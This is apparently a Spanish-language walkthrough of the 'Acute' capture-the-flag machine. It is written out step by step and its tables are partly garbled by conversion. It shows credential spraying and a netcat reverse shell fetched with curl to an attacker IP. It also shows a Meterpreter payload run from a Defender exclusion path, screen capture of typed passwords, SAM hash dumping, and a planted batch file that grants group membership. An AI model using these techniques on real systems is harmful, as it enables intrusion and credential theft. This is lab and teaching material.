
Acute - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT
       STATE SERVICE VERSION
443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ssl-date: 2024-12-27T09:10:43+00:00; -1h00m01s from scanner time.
 ssl-cert: Subject: commonName=atsserver.acute.local
 Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
 Issuer: commonName=acute-ATSSERVER-CA
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2022-01-06T06:34:58
 Not valid after: 2030-01-04T06:34:58
 MD5: cf3a:d387:8ede:75cf:89c1:8806:0b6b:c823
 SHA-1: f954:d677:0cf3:54df:3fa2:ed4f:78c3:1902:c120:a368
 http-server-header: Microsoft-HTTPAPI/2.0
 _http-title: Not Found
 tls-alpn:
_ http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Encontramos el dominio "stsserver.acute.local". Lo añadimos al fichero /etc/hosts y vamos a ver el contenido del puerto 443:



ACUTE HEALTH ARE ONE OF THE LARGEST HEALTHCARE TRAINING PROVIDERS IN THE UK.

We upskill over 10,000 healthcare professionals each year in clinical, mental health, childcare and induction and management courses. Accredited by Skills for Care, Qualsafe and Highfields and holding an ISO9001:2015 quality kitemark, we work alongside some of the UK's largest Care Groups, Councils, CCG's, NHS units and Complex Care providers, delivering socially distanced face-to-face, remote webinar and e-learning training.

Si accedemos a "about.html" tenemos un listado potencial de usuarios:

WHO WE WORK WITH

Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.

Si hacemos click en "New Starter forms" se nos descarga un documento:

Analizamos los metadatos con exiftool:

```
-(kali®kali)-[~/Downloads]
 $ exiftool New_Starter_CheckList_v7.docx
ExifTool Version Number : 13.00
File Name
                                : New_Starter_CheckList_v7.docx
Directory
File Size
                                : 35 kB
File Modification Date/Time : 2024:12:27 05:31:59-05:00 File Access Date/Time : 2024:12:27 05:33:38-05:00
                             : 2024:12:27 05:31:59-05:00
File Inode Change Date/Time
File Permissions
                                : -rw-rw-r--
File Type
                                : DOCX
File Type Extension
                                : docx
MIME Type
                                : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version
                                 : 20
                                : 0×0006
Zip Bit Flag
Zip Compression
                                : Deflated
Zip Modify Date
                                : 1980:01:01 00:00:00
Zip CRC
                                : 0×079b7eb2
Zip Compressed Size
                                : 428
                                : 2527
Zip Uncompressed Size
Zip File Name
                                : [Content_Types].xml
                                  FCastle
Creator
                                : Created on Acute-PC01
Description
```


Descubrimos un nombre de usuario y el nombre de un PC. Vamos a ver el contenido del documento:

IT overview	Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, mylob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.	Induction Coordinator


Encontramos una posible contraseña. Vemos otra url que parece interesante. Si hacemos hovering sobre "remote" encontramos una URL:

Induction meetings with management staff	Arrange for the new starter to meet with other staff in the department as appropriate. This could include the Head of Department and/or other members of the appointee's team. Complete the remote training	Inc Cc
Attend induction Ctrl-clickt	to open hyperlink: https://atsserver.acute.local/Acute_Staff_Acc	ess

Si accedemos tenemos un "Windows Powershell Web Access":



Gracias a los metadatos de "exiftool" sabemos que los usuarios siguen la combinacion de nombres de dominio "EDavides, Awallace..." Tambien tenemos una posible contraseña "Password1!" y el nombre del PC "Acute-PC01". Vamos a probar todas las conbinaciones posibles:



Accedemos con el usuario "EDavies". Podemos ver que no es la IP de la maquina victima:

```
ipconfig
Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix .:
    Link-local IPv6 Address . . . . : fe80::9513:4361:23ec:64fd%14
    IPv4 Address . . . . . : 172.16.22.2
    Subnet Mask . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . : 172.16.22.1
```

Para acceder de una forma mas comoda como este usuario pertenece al grupo remote management users voy a realizar un "Port Forwarding" para acceder a traves de chisel por winrm. Pero la maquina dice que es un binario malicioso:

```
PS C:\tmp>
.\chisel.exe
Program 'chisel.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted software.

+ CategoryInfo : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

Podemos probar a subir un exe malicioso generado con msfvenom pero tampoco me deja:

```
PS C:\tmp>
.\reverse.exe

Program 'reverse.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted software.

+ CategoryInfo : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

Podemos intentarlo subiendo un binario de netcat:

```
PS C:\tmp>
curl http://10.10.14.12/nc64.exe -o nc64.exe
PS C:\tmp>
.\nc64.exe -e cmd 10.10.14.12 1234

Running...

(kali® kali)-[~/Downloads]

$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.145] 49858

Microsoft Windows [Version 10.0.19044.1466]
(c) Microsoft Corporation. All rights reserved.

C:\tmp>
```

Lo complicado de esta maquina es averiguar como acceder a la maquina real. Hay un usuario realizando acciones a traves de la interfaz grafica de windows, el usuario esta escibiendo cosas y si sacamos una captura de pantalla podemos averiguar lo que esta haciendo. El problema es que como esta ejecutando muchos comandos es mejor grabar la pantalla a tiempo real y eso es mas sencillo hacerlo con metasploit.

Otro problema que tenemos es que no podemos subir binarios maliciosos para poder entablarnos una conexion con metasploit. Podemos ver si hay rutas en las que se excluye el defender:

reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

```
PS C:\tmp>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
C:\Utils REG_DWORD 0x0
C:\Windows\System32 REG_DWORD 0x0
```

En la ruta "C:\Utils" podemos ejecutar binarios maliciosos sin que lo detecte el AV, vamos a probarlo:

```
PS C:\Utils>
curl http://10.10.14.12/reverse.exe -o reverse.exe
PS C:\Utils>
.\reverse.exe
```

Nos llega la conexion:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.12:1234
[*] Sending stage (177734 bytes) to 10.10.11.145
[*] Meterpreter session 2 opened (10.10.14.12:1234 → 10.10.11.145:49792) at 2024-12-27 07:17:39 -0500

meterpreter > ■
```

En metasploit tenemos un comando llamado "screenshare" en el que podemos ver lo que esta haciendo a tiempo real:

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/Downloads/RJDxdCwT.html
[*] Streaming ...
```

Vemos que esta escribiendo unas credenciales:

Vamos a tratar de pivotar hacia ese usuario utilizando los mismos comandos que esta ejecutando:

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "w3_4R3_th3_f0rce." -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $SecurePassword)
PS C:\Users\edavies\Documents>
Enter-PSsesion -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
Enter-PSsesion: The term 'Enter-PSsesion' is not recognized as the name of a cmdlet, function, script file, or
```

Como no reconoce el comando "Enter-PSession" lo podemos sustituir por "invoke-command":

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $SecurePassword)
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock { whoami } acute\imonks
```

ESCALADA DE PRIVILEGIOS

Estamos ejecutando comandos como el usuario "imonks". Vamos a listar el contenido de su desktop:

Tenemos un archivo de powershell, vamos a leerlo:

Podemos probar a ejecutarlo para saber si tenemos permisos:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc manage -Credential $cred -ScriptBlock {C:\Users\imonks\des
ktop\wm.ps1}
PSComputerName
                     : ATSSERVER
RunspaceId
                     : da60a282-3eaf-41ac-949a-40c569287e71
                     : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
ObjectId
                       llec-9ffe-806e6f6e6963}:V0:\\?\Volume{0eed1261-0000-0000-0000-100000000000}\"
PassThroughClass
PassThroughIds
PassThroughNamespace :
PassThroughServer
                     : \\?\Volume{0eed1261-0000-0000-0000-100000000000}\
UniqueId
AllocationUnitSize
DedupMode
                     : 4
DriveLetter
                       3
DriveType
                       NTFS
FileSystem
```

El comando se ha ejecutando correctamente, quiere decir que tenemos permiso de ejecucion. Nos interesaria sustituir el comando "Get-Volume" en "-ScriptBlock" por otro comando, una reverse shell por ejemplo, para poder accededer con ese usuario sin necesitad de saber la contraseña. Esto lo podemos hacer con el comando "Replace" en powershell:

```
((Get-Content C:\Users\imonks\desktop\wm.ps1) -Replace "Get-Volume", "cmd /c C:\Utils\rev.exe") | Set-Content -
Path C:\Users\imonks\desktop\wm.ps1}
```

Vemos que el contenido ha cambiado, si volvemos a ejecutarlo ejecutaremos la reverse shell:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {C:\Users\imonks\des
ktop\wm.ps1}
```

Vamos a ver a los grupos que pertenece:

USER INFORMATION	cat C:\Use	rs\imonks
User Name SID SID Sed5ae76bd0da4c825bdd9f246	983e5c000000000020000	000000003 417d2f672
acute\jmorgan S-1-5-21-1786406921-19147928	07-2072761762-110	8 d8a263a
GROUP INFORMATION		
Group Name	Type	SID
Everyone BUILTIN\Administrators	Well-known group Alias	S-1-1-0 S-1-5-32-544

El usuario actual es miembro de grupo administradores locales de la maquina y tenemos todos los privilegios:

Privilege Name	^{09 f 24} Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilegeage (redential Scred	Son Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege@ed5ae76bd0da4c825bd	d9f24 Shut down the system 20003	Enabled
SeDebugPrivilege	ac260 Debugoprograms 20417d2 672	Enabled
SeSystemEnvironmentPrivilege	61400 Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Conn Create symbolic links Exp	Enabled

Como tenemos el privilegio de SeBackupPrivilege podemos realizar un backup de la SAM y el SYSTEM para dumpear los hashes de todos los usuarios locales:

```
C:\Users\jmorgan\Documents>reg save HKLM\SAM sam.bak
reg save HKLM\SAM sam.bak
The operation completed successfully.

C:\Users\jmorgan\Documents>reg save HKLM\system system.bak
reg save HKLM\system system.bak
The operation completed successfully.
```

COmo me esta dando problemas para transferir estos archivos voy a utilizar "metasploit" para realizar el DcSync. Para ello nos ponemos a la escucha con multi/handler y ejecutamos la reverse shell para que nos llegue la conexion desde el multi/hadler:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.12:4321
[*] Sending stage (177734 bytes) to 10.10.11.145
[*] Meterpreter session 2 opened (10.10.14.12:4321 → 10.10.11.145:49850) at 2024-12-27 09:31:02 -0500

meterpreter > getuid
Server username: ACUTE\jmorgan
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
```

Tenemos los hashes de los usuarios pero no podemos hacer "Pass The Hash" ya que solo esta el puerto 443 abierto. Podemos crackear estos hashes para ver si descubrimos alguna contraseña:

Encontramos la contraseña del usuario administrador local. Podemos ver si se reutiliza esta contraseña con algun usuario.

NTLM NTLM

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\awallace", $SecurePassword)
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { whoami } acute\awallace
```

Vemos que las credenciales son correctas. Vamos a enumerar los programas:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc manage -Credential $Cred -ScriptBlock { ls C:\PROGRA~1
   Directory: C:\Program Files
                    LastWriteTime
Mode
                                          Length Name
                                                                                    PSComputerName  
             12/21/2021 12:04 AM
                                                 common files
                                                                                    ATSSERVER
             12/21/2021 12:11 AM
                                                 Hyper-V
                                                                                    ATSSERVER
             9/15/2018
                         8:12 AM
                                                 internet explorer
                                                                                    ATSSERVER
              2/1/2022 7:41 PM
                                                                                    ATSSERVER
                                                 keepmeon
             12/21/2021 12:04 AM
                                                 VMware
                                                                                    ATSSERVER
             12/20/2021 9:19 PM
                                                 Windows Defender
                                                                                    ATSSERVER
                                                 Windows Defender Advanced Threat
             12/20/2021 9:12 PM
                                                                                   ATSSERVER
                                                 Protection
             12/21/2021 2:13 PM
                                                 WindowsPowerShell
                                                                                    ATSSERVER
```

Hay un programa llamado "keepmeon" que llama la atencion, vamos a ver que hay en su interior:

Hay un "bat" vamos a ver el contenido:

31d6cfe0d16ae931b73c59d7e0c089c0

31d6cfe0d16ae931b73c59d7e0c089c0

Intentamos pivotar hacia el usuario "awallace":

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { cat C:\PROGRA~1\keepmeon\keepmeon.bat }
REM This is run every 5 minutes. For Lois use ONLY
@echo off
for /R %%x in (*.bat) do (
   if not "%%x" == "%~0" call "%%x"
}
```

Lo que hace el bat es ejecutar un todos los "bat" que hay en esa ruta. Como pone "For Lois use Only" podemos imaginar que es Lois la que lo ejecuta. Ademas, si vemos el anterior documento podemos ver Lois puede cambiar los usuarios de grupos:

```
new starter coffee mornings and campus tours can be booked via the staff induction pages.
```

Nos dice nos puede incluir en "site admin", vamos a ver que es ese grupo:

Nos dice que este grupo tiene acceso al grupo "Domain Admin". Lo que vamos a hacer es crear un bat para que el usuario "Lois" nos incluya en el grupo "Site_Admin":

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential \$Cred -ScriptBlock { Set-Content C:\PROGRA~1\keepmeon\pwned.bat -Value 'net group Site_admin awallace /domain /add'}

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { Set-Content C:\PRO
GRA~1\keepmeon\pwned.bat -Value 'net group Site_admin awallace /domain /add'}
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { type C:\PROGRA~1\k
eepmeon\pwned.bat}
net group Site_admin awallace /domain /add
```

Cuando pasen 5 minutos estaremos detro del grupo site_admins:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { net user awallace
/domain}
User name
                             awallace
Full Name
                             Aileen Wallace
Comment
User's comment
Country/region code
                             000 (System Default)
Account active
                             Yes
Account expires
                             Never
Password last set
                             21/12/2021 14:50:36
Password expires
                             Never
Password changeable
                             22/12/2021 14:50:36
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
Last logon
                             27/12/2024 15:05:29
                             All
Logon hours allowed
Local Group Memberships
Global Group memberships
                             *Domain Users
                                                    *Managers
                             *Site_Admin
The command completed successfully.
```

Ahora podemos dumpear todos los hashes del dominio

^{**}Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. [**